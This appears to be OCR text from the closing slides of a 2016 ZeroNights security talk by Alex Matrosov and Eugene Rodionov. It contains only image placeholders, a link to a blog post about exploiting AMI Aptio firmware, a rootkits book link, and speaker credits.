

LETS PUT
A SMILE
ON THAT FACE!

# Exploiting AMI Aptio firmware on example of Intel NUC

http://blog.cr4.sh/2016/10/exploiting-ami-aptio-firmware.html





nostarch.com/rootkits


HACK O`CLOCK
17-18 : 11 : 2016
ZERONIGHTS
2016

13ª EDIÇÃO 2016

# Thank you for your attention!




**Alex Matrosov**
**@matrosov**

**Eugene Rodionov**
**@vxradius**